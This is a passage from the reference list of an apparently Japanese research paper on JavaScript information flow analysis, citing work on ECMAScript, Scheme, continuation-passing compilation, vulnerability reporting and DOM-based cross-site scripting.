[3] Seth Just, Alan Cleary, Brandon Shirley and Christian Hammer: “Information flow analysis for javascript,” In *Proceedings of the 1st ACM SIGPLAN international workshop on Programming language and systems technologies for internet clients*, pp.9–17, 2011.

[4] ECMA INTERNATIONAL, “Standard ECMA-262 ECMAScript Language Specification 5.1 Edition,” http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-262.pdf , 2011.

[5] Gauche http://practical-scheme.net/gauche/index-j.html

[6] “ソフトウェア等の脆弱性関連情報に関する届出状況” 情報処理学推進機構, http://www.ipa.go.jp/security/vuln/report/vuln2012q3.html, Oct., 2012.

[7] Cormac Flanagan, Amr Sabry, Bruc F.Duba and Matthias Felleisen: “The essence of compiling with continuations,” In *Proceedings of the ACM SIGPLAN conference on Programming language design and implementation*, pp. 237–247, 1993.

[8] 小宮常康:“JavaScript のパーサ／変換器” http://www.spa.is.uec.ac.jp/ komiya/download/, 2012.

[9] Amik Klein: “DOM Based Cross Site Scripting or XSS of the Third Kind,” http://www.webappsec.org/projects/articles/071105.shtml, July., 2005.

[10] Richard Kelsey, William Clinger, and Jonathan Rees, translated by Hisao Suzuki, Revised5 Report on the Algorithmic Language Scheme, 1998.